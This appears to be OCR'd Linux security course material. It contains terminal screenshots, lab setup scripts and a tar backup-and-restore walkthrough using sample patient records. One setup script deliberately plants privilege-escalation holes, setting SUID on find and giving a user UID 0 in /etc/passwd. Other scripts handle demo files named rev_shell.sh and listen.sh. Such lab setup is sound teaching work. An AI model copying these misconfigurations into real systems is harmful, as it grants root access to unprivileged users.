  824 user      20   0  362036  14452   5456 S   0.4  0.2   0:42.15 ibus-daemon
  844 user      20   0  457720  38084  31928 S   0.4  0.5   0:00.19 ibus-x11
 1010 user      20   0 1330584 294588 142408 S   0.4  3.7  19:39.44 brave
 1310 user      20   0  784164  38024  27776 S   0.4  0.5   0:05.01 gnome-terminal-
 1393 user      20   0 1732244 272492 125616 S   0.4  3.4  17:14.06 atom
 2766 user      20   0 1113588 398856  91244 S   0.4  5.0  21:12.34 brave
30324 user      20   0 2120160 513804 225044 S   0.4  6.5   0:22.35 slack
    1 root      20   0  204740   6276   4552 S   0.0  0.1   0:01.16 systemd
```

top_top.png

```
top - 17:45:13 up 1 day,  4:51,  0 users,  load average: 0.16, 0.21, 0.21
Tasks: 207 total,   1 running, 162 sleeping,   1 stopped,   1 zombie
%Cpu(s):  4.3 us,  1.2 sy,  0.0 ni, 93.2 id,  0.5 wa,  0.4 hi,  0.1 si,  0.3 st
KiB Mem :  7956892 total,   546744 free,  4446360 used,  2963788 buff/cache
KiB Swap:  1048572 total,  1048060 free,      512 used.  2947992 avail Mem
```


top_users.png

```
top - 15:54:59 up 2 days,  3:01,  0 users,  load average: 0.18, 0.16, 0.17
Tasks: 204 total,   1 running, 159 sleeping,   2 stopped,   1 zombie
%Cpu(s):  0.4 us,  0.1 sy,  0.0 ni, 98.2 id,  1.0 wa,  0.2 hi,  0.0 si,  0.1 st
KiB Mem :  7956892 total,  1671872 free,  4333180 used,  1951840 buff/cache
KiB Swap:  1048572 total,  1047804 free,      768 used.  3356092 avail Mem
Which user (blank for all) root

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0  204740   6336   4580 S   0.0  0.1   0:01.42 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.01 kthreadd
    4 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 kworker/0:0H
    6 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 mm_percpu_wq
    7 root      20   0       0      0      0 S   0.0  0.0   0:00.23 ksoftirqd/0
    8 root      20   0       0      0      0 I   0.0  0.0   0:18.54 rcu_sched
    9 root      20   0       0      0      0 I   0.0  0.0   0:00.00 rcu_bh
   10 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/0
   11 root      rt   0       0      0      0 S   0.0  0.0   0:00.13 watchdog/0
   12 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/0
   13 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/1
   14 root      rt   0       0      0      0 S   0.0  0.0   0:00.20 watchdog/1
   15 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/1
   16 root      20   0       0      0      0 S   0.0  0.0   0:00.06 ksoftirqd/1
   18 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 kworker/1:0H
   19 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/2
   20 root      rt   0       0      0      0 S   0.0  0.0   0:00.22 watchdog/2
   21 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/2
   22 root      20   0       0      0      0 S   0.0  0.0   0:00.09 ksoftirqd/2
   24 root       0 -20       0      0      0 I   0.0  0.0   0:00.00 kworker/2:0H
```


updated.png

```
root@e2fdb5ee44a7:/tmp# touch permissions_file && ls -l
total 0
-rw-r--r-- 1 root root 0 Jan  4 18:15 permissions_file
root@e2fdb5ee44a7:/tmp# chmod u=rw,g=rw,o=rw permissions_file
root@e2fdb5ee44a7:/tmp# ls -l
total 0
-rw-rw-rw- 1 root root 0 Jan  4 18:15 permissions_file
```


grub_config.png




grub_config_bash.png




grub_config_down.png



grub_config_s.png




grub_main.png




grub_passwd.png


grub_to_bash.png



power_off.png



single_passwd.png



smb_status.png

```
~$ systemctl status smbd
● smbd.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2019-07-22 15:45:51 EDT; 4min 46s ago
     Docs: man:smbd(8)
           man:samba(7)
           man:smb.conf(5)
 Main PID: 7937 (smbd)
   Status: "smbd: ready to serve connections..."
    Tasks: 4 (limit: 4657)
   CGroup: /system.slice/smbd.service
           ├─7937 /usr/sbin/smbd --foreground --no-process-group
           ├─7939 /usr/sbin/smbd --foreground --no-process-group
           ├─7940 /usr/sbin/smbd --foreground --no-process-group
           └─7942 /usr/sbin/smbd --foreground --no-process-group
~$
```

smb_status_2.png

```
~$ sudo systemctl stop smbd
~$ systemctl status smbd
● smbd.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Mon 2019-07-22 15:55:55 EDT; 3s ago
     Docs: man:smbd(8)
           man:samba(7)
           man:smb.conf(5)
  Process: 7937 ExecStart=/usr/sbin/smbd --foreground --no-process-group $SMBDOPTIONS
 Main PID: 7937 (code=killed, signal=TERM)
   Status: "smbd: ready to serve connections..."
~$
```

Cyber Scripts:

day2_instr_setup.sh

```
#!/usr/bin/env bash


# Check for root access
if [ "$EUID" -ne 0 ]
then
    echo "Please run this script with sudo"
    exit
fi


# Check for or create instructor research directory
[ ! -d /home/instructor/research ] && mkdir /home/instructor/research
[ ! -d /home/sysadmin/research ] && mkdir /home/sysadmin/research
```

```
# Copy needed files from instructor archive
cp -r /home/instructor/Documents/research/* /home/instructor/research
cp -r /home/instructor/Documents/research/* /home/sysadmin/research
echo "copied files to ~/research directory"

# Correct permissions and ownership on instructor research directory
chown -R instructor:instructor /home/instructor/research/
chmod -R 0744 /home/instructor/research/
echo "corrected permissions on ~/research directory and files"

# Correct ownership and permissions on the sysadmin research directory
chown -R sysadmin:sysadmin /home/sysadmin/research/
chmod -R 0744 /home/sysadmin/research/
echo "corrected permissions on the sysadmin/research directory"

# Copy over the motd file
cp /home/instructor/research/motd /etc/
echo "copied motd file into /etc"

# Install needed packages
apt -y install john chkrootkit lynis &> /dev/null
echo "installed john checkrootkit and lynis"
```

day2_student_setup.sh:

```
#!/usr/bin/env bash

# Check for root access
if [ "$EUID" -ne 0 ]
```

```
then
   echo "Please run this script with sudo"
   exit
fi

# Check for or create sysadmin research directory
[ ! -d /home/sysadmin/research ] && mkdir /home/sysadmin/research
echo "created ~/research directory"

# Copy files from instructor archive user to sysadmin research directory
cp -R /home/instructor/Documents/research/* /home/sysadmin/research
echo "copied needed files to ~/research"

# Correct ownership and permissions on the sysadmin research directory
chown -R sysadmin:sysadmin /home/sysadmin/research/
chmod -R 0744 /home/sysadmin/research/
echo "set owner and permissions"

# Copy over the motd file
cp /home/instructor/research/motd /etc/

# Install needed packages
apt -y install john chkrootkit lynis &> /dev/null

echo "Completed setup for day 2"
```

day3_stu_setup.sh:

```
#!/usr/bin/env bash
```

```
# Check for root access
if [ "$EUID" -ne 0 ]
then
   echo "Please run this script with sudo"
   exit
fi

# Change apache2 port
sed -i 's~\<Listen 80\>~Listen 8080~g' /etc/apache2/ports.conf

# Start needed processes
systemctl start vsftpd xinetd dovecot apache2 smbd

# Set SUID bit for the `find` command
chmod u+s $(which find)

# Set user with erroneous UID
sed -i 's~^adam:x:.*~adam:x:0:0:/home/adam:/bin/sh~g' /etc/passwd

echo "Completed setup for day 3"
```

landmarks_demo.sh:

```
#!/usr/bin/env bash

# Check for root access
if [ "$EUID" -ne 0 ]
then
```

```
    echo "Please run this script with sudo"
    exit
fi

#Remove Student files
rm /user.hashes
rm /tmp/str.sh

#Add teacher demo files
cp ~/Documents/demo_scripts/rev_shell.sh /tmp
cp ~/Documents/demo_scripts/listen.sh /tmp
cp ~/Documents/demo_scripts/a9xk.sh /tmp
```

landmarks_review.sh:

```
#!/usr/bin/env bash

# Check for root access
if [ "$EUID" -ne 0 ]
then
    echo "Please run this script with sudo"
    exit
fi

#Replace Student files
cp ~/Documents/day_one_resources/user.hashes /
cp ~/Documents/day_one_resources/str.sh /tmp

#Remove teacher demo files
rm /tmp/rev_shell.sh /tmp
```

```
rm /tmp/listen.sh
rm /tmp/a9xk.sh

# Change ownership and permissions of these scripts to the `jack` user
chown -R jack:jack /user.hashes /tmp/str.sh
chmod -R 0644 /tmp/str.sh /user.hashes
```

processes.sh :

```
#!/usr/bin/env bash

# Check for root access
if [ "$EUID" -ne 0 ]
then
   echo "Please run this script with sudo"
   exit
fi

# Start str.sh script from user jack
sudo -u jack /home/instructor/Documents/student_scripts/str.sh
```

Archiving and Logging Data:

Backups and Restoring Data with tar :

Creating and Restoring Backups with tar :

The goal of this activity was to create a *full backup* of the epscript directories and files, including file permissions, owner, size of file, and date and time information. They verified the archive for errors after writing it and the output from the command was saved to a text file. In the second part of the activity, they located the correct archive to restore the patient directory and files

Completing this activity required the following steps:

- Creating the name of the tar archive using the YYYMMDD ISO 8601 standard.
- Creating a full backup using the tar create option.
- Printing the full listing for each file, including the name, file permissions, and owner information.
- Verifying the archive after it was written to check for errors.
- Creating a file of the output of the tar command for later review by the SysOps team.
- Listing the contents of the archive to determine what it contains.
- Creating a directory to restore the patient directories and files.
- Extracting only the patient directory and files to the directory for review before restoring the files to the E-Prescription Treatment system.
- **Bonus**: Using the grep command to search the archive for two patient names.

Completing these steps will ensure that our archive has the correct data, no errors, and can be used in the event of a malware attack to restore the E-Prescription Treatment system.

Part 1 Walkthrough

1. First, we move to the ~/Documents/epscript directory.
    - cd ~/Documents/epscript/
2. List the directories and files located there:
    - Run ls -l epscript
    - Output should look similar to the following:
    - drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 16 14:02 doctors
    - drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 16 14:02 patients

drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 16 14:00 treatments

        - Here we see three directories doctors, patients, and treatments.
    - Run ls -l epscript/doctors/ to list the contents of the doctor directory and display the contents, which are .csv files.
    - Output should read:
    - -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:16 doctor10.csv

- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:12 doctor1.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:13 doctor2.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:15 doctor3.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:15 doctor4.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:15 doctor5.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:15 doctor6.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:15 doctor7.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:16 doctor8.csv
- -rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 14:16 doctor9.csv

-rw-r--r-- 1 sysadmin sysadmin 75962 Jul 16 13:22 doctor.csv

- List the contents of the patient and treatment directories and display the contents of the other .csv files.
  - Run ls -l epscript/patients/
  - Run ls -l epscript/treatments/

3. The archive filename is created using the ISO 8601 standard.
   - Using the standard format of [YYYMMDD][filename].tar, our archive filename is: 20190505epscript.tar.
   - ISO stands for International Organization for Standards. It publishes international standards such as the ISO/IEC 27032:2012 which is a standard for internet security issues.
   - Emphasize that ISO 8601 for filenames is important because:
     - The naming convention is recognized internationally.
     - Files prefixed with an ISO date will automatically sort *oldest to newest* under the default alphabetical sort.
4. Write a tar command that creates an archive with the following characteristics:
   - The syntax is: tar [option(s)] [archive_filename] [objects_to_archive]
   - Command: tar cvvWf 20190505epscript.tar epscript/ > 20190505epscript.txt
   - Syntax breakdown:
     - tar: the name of the command.
     - c: creates the archive.

- vv: **very verbose**, or verbosity level 2, prints the full file specification for each file in the archive.
- W: verifies the archive after writing it.
- f: specifies the **filename** for our archive.
- 20190505epscript.tar: the archive filename that we created following the ISO 8601 guidelines.
- epscript/*: the directory that contains all of the files to archive. We use the asterisk * wildcard to denote that we want everything in this directory and all of its subdirectories.
- > 20190505epscript.txt: saves the output of the command to the the 20190505epscript.txt text file.

5. Using the less command, review the output of the 20190505epscript.txt file:
    - Run less 20190505epscript.txt
    - Output should look similar to the following snippit:
    - drwxr-xr-x sysadmin/sysadmin 0 2019-07-16 15:11 epscript
    - drwxr-xr-x sysadmin/sysadmin 0 2019-07-16 15:24 epscript/treatment

-rw-r--r-- sysadmin/sysadmin 192273 2019-07-16 15:24 epscript/treatment/treatments10.csv

    - **Note**: Notice that the entire directory structure remains intact as compared to the original directory structure.

Part 2 Walkthrough

1. Move to and list the contents of the ~/Documents/epscript/backup directory.
    - Run cd ~/Documents/epscript/backup
    - Run ls -l
    - Your output should look similar to this:

-rw--r-r-- 1 sysadmin sysadmin 4341760 Jul 17 01:45 20190814epscript.tar

    - We'll use the 20190814epscript.tar file to search for the patient information.
2. List the contents of the 20190814epscript.tar and pipe the output to the screen.
    - Run: tar tvvf 20190814epscript.tar | less
    - Output should look similar to below:
    - drwxr-xr-x sysadmin/sysadmin 0 2019-07-16 15:11 epscript
    - drwxr-xr-x sysadmin/sysadmin 0 2019-07-16 15:24 epscript/treatment

-rw-r--r-- sysadmin/sysadmin 192273 2019-07-16 15:24 epscript/treatment/treatments10.csv

3. Extract the patient files from the archive, test for errors, and save them in the patient_search directory.
    - The general syntax of the command is: tar [options][archive_name][option][option][save_directory][objects_to_archive]
    - In the ~/Documents/epscript/backup directory, make a new directory called patient_search.
        - Run sudo mkdir patient_search
        - Run sudo tar xvvf 20190814epscript.tar -C patient_search/ epscript/patients
    - Syntax breakdown:
        - xvvf: the options.
        - 20190814epscript.tar: the archive name.
        - -C: saves the indicated patient directory and its files.
        - patient_search/: the indicated directory.
        - epscript/patients: the directory that contains the patient files. We are extracting files from this directory in the tar archive.
4. Verify that the patient files were extracted to the patient_search directory:
    - Run ls -l patient_search/epscript/patients
    - Your output should look similar to this:
5. -rw-r--r-- 1 sysadmin sysadmin 12193 Aug 14 2019 patients.10.csv
6. -rw-r--r-- 1 sysadmin sysadmin 12334 Aug 14 2019 patients.1.csv
7. -rw-r--r-- 1 sysadmin sysadmin 12534 Aug 14 2019 patients.2.csv

-rw-r--r-- 1 sysadmin sysadmin 12398 Aug 14 2019 patients.3.csv

Bonus

This step would normally precede step 3 above.

5. Use grep to find two patient's, **Mark Lopez** and **Megan Patel**, file information located in the archive.

Note: It is generally best practice to look inside the archive, prior to restoring data, in order to ensure that the files you are looking for are actually there. This step would usually precede Step 3.

- Perform a search within the ~/Documents/epscript directory for **Mark Lopez** patient records:

        - Move into the directory: cd ~/Documents/ epscript
        - Ensure archive has been extracted for viewing: tar xvf 20190814epscript.tar
        - Search: grep -R "Mark,Lopez" epscript/
    - The output should look similar to the following:
    - 809,Mark,Lopez,male,O,31,577.511.1054x23935,jeffrey93@jones.net,model,"673 Schultz Spur Apt. 244

809,Mark,Lopez,male,O,31,577.511.1054x23935,jeffrey93@jones.net,model,"673 Schultz Spur Apt. 244

    - Within the same directory, perform a search for **Megan Patel** patient records as follows:
        - Run grep -R "Megan,Patel" epscript/
        - The output should look similar to below:
        - 699,Megan,Patel,female,AB,43,001-684-391-7956,pjohnson@gmail.com,develop,"53082 Lopez IslandChavezchester, CT 11475"

699,Megan,Patel,female,AB,43,001-684-391-7956,pjohnson@gmail.com,develop,"53082 Lopez Island

Restoring Data with Incremental Backups

Incremental Backup Restoration

1. Move into the ~/Documents/epscript/testenvir directory and list the contents.
    - Run cd ~/Documents/epscript/testenvir
    - Run ls -l

Notice the doctor, patient, and treatment directories.

total 12

drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 14 10:14 doctor

drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 14 10:14 patient

drwxr-xr-x 3 sysadmin sysadmin 4096 Jul 14 10:14 treatment

2. In your ~/Documents/epscript directory, create the level 0 backup of the testenvir directory, which contains the doctor, patient, and treatment directories.
    - Move back into the epscript directory:
        - Run cd ../
    - Create the level 0 backup of the testenvir directory by running:

        - Run tar cvvWf epscript_back_sun.tar --listed-incremental=epscript_backup.snar --level=0 testenvir
    - Your very verbose output should look similar to this:
    - tar: testenvir: Directory is new
    - tar: testenvir/doctor: Directory is new
    - tar: testenvir/patient: Directory is new
    - tar: testenvir/treatment: Directory is new
    - tar: testenvir/treatment/backup: Directory is new
    - drwxr-xr-x sysadmin/sysadmin 0 2020-07-14 10:14 testenvir/
    - drwxr-xr-x sysadmin/sysadmin 0 2020-07-14 10:14 testenvir/doctor/
    - drwxr-xr-x sysadmin/sysadmin 0 2020-07-14 10:14 testenvir/patient/

drwxr-xr-x sysadmin/sysadmin 0 2020-07-14 10:14 testenvir/treatment/

3. We can view and verify the contents of the **level 0** backup by using tar as follows:
    - Run tar tvvf epscript_back_sun.tar --incremental | less
        - Tap the tab button on the keyboard to advance the screen one page at a time.
        - Tap the enter key to advance one line at a time.
    - Status of the files in the backup should look similar to the following:
    - drwxr-xr-x sysadmin/sysadmin 29 2020-07-14 10:14 testenvir/
    - D doctor
    - D patient
    - D treatment
    -
    - drwxr-xr-x sysadmin/sysadmin 325 2020-07-14 10:14 testenvir/doctor/
    - Y doctors.1.csv
    - Y doctors.10.csv
    - Y doctors.11.csv
    -
    - ...
    - ...

-
- drwxr-xr-x sysadmin/sysadmin 346 2020-07-14 10:14 testenvir/patient/
- Y patients.1.csv
- Y patients.10.csv
- Y patients.11.csv
-
- ...
- ...
-
- drwxr-xr-x sysadmin/sysadmin 396 2020-07-14 10:14 testenvir/treatment/
- D backup
- Y treatments.1.csv
- Y treatments.10.csv
- Y treatments.11.csv
-
- ...

...

- What is the status of the files in the backup?
  - **D** indicates directories.
  - **Y** indicates that these file are contained in the epscript_back_sun.tar archive.

4. Simulate a natural disaster or cyber attack by removing the patient directory.
   - From the ~/Documents/epscript directory:
     - Run rm -r testenvir/patient/
   - Verify that the patient directory is removed:
     - Run ls -l testenvir/
   - Your output should look similar to the following. Notice that the patient directory is missing.
   - total 8
   - drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 14 10:14 doctor

drwxr-xr-x 3 sysadmin sysadmin 4096 Jul 14 10:14 treatment

5. Restore the missing patient directory from the epscript_back_sun.tar backup to the ~/Documents/epscript/testenvir/patient/ directory.
    - Make sure your in the epscript directory:
        - Run cd ~/Documents/epscript
    - Restore the missing **patient** directory:
        - Run tar xvvf epscript_back_sun.tar -R -C ~/Documents/epscript/ testenvir/patient/
    - Your very verbose output should look similar to below:
    - block 5: drwxr-xr-x sysadmin/sysadmin 346 2020-07-14 10:14 testenvir/patient/
    - block 341: -rw-r--r-- sysadmin/sysadmin 6329 2020-07-14 10:14 testenvir/patient/patients.1.csv
    - block 355: -rw-r--r-- sysadmin/sysadmin 6236 2020-07-14 10:14 testenvir/patient/patients.10.csv
    - block 369: -rw-r--r-- sysadmin/sysadmin 6250 2020-07-14 10:14 testenvir/patient/patients.11.csv

block 383: -rw-r--r-- sysadmin/sysadmin 6311 2020-07-14 10:14 testenvir/patient/patients.12.csv

    - Verify that the files have been added to the testenvir/patient directory successfully.
        - Run ls -l testenvir/
    - Your output should look similar to the following:
    - total 12
    - drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 14 10:14 doctor
    - drwxr-xr-x 2 sysadmin sysadmin 4096 Jul 14 10:14 patient

drwxr-xr-x 3 sysadmin sysadmin 4096 Jul 14 10:14 treatment

        - The missing patient directory has been properly restored from the archive.
6. Before we create an incremental backup, we'll create some files in the patient directory:
    - Make sure your in the cd ~/Documents/epscript/testenvir/patient/ directory.
        - Run cd ~/Documents/epscript/testenvir/patient/
    - Create a couple of arbitrary files:
        - Run touch patient.0a.txt patient.0b.txt

- Verify that the files have been added:
    - Run ls -l
- Output should look similar to below. Notice the two new files patient.0a.txt and patient.0b.txt have been successfully created:
- total 284
- -rw-r--r-- 1 sysadmin sysadmin 0 Aug 13 12:27 patient.0a.txt
- -rw-r--r-- 1 sysadmin sysadmin 0 Aug 13 12:27 patient.0b.txt
- -rw-r--r-- 1 sysadmin sysadmin 6236 Jul 14 10:14 patients.10.csv

-rw-r--r-- 1 sysadmin sysadmin 6250 Jul 14 10:14 patients.11.csv

7. Assume it's Monday. Now, we'll create an incremental backup that will include our newly created patient documents as follows:
    - Change back to the ~/Documents/epscript directory:
        - Run cd ~/Documents/epscript
    - Create an incremental backup for Monday as follows:
        - Run tar cvvWf epscript_back_mon.tar --listed-incremental=epscript_backup.snar testenvir
    - List the contents of the epscript_back_mon.tar incremental backup and verify that the new files have been archived.
        - Run tar tvvf epscript_back_mon.tar --incremental | less
        - Your output should look similar to the following. Notice that our new patient files patient.0a.txt and patient.0b.txt have been successfully archived under the testenvir/patient/ directory:
        - drwxr-xr-x sysadmin/sysadmin 29 2020-08-13 12:05 testenvir/
        - D doctor
        - D patient
        - D treatment
        -
        -
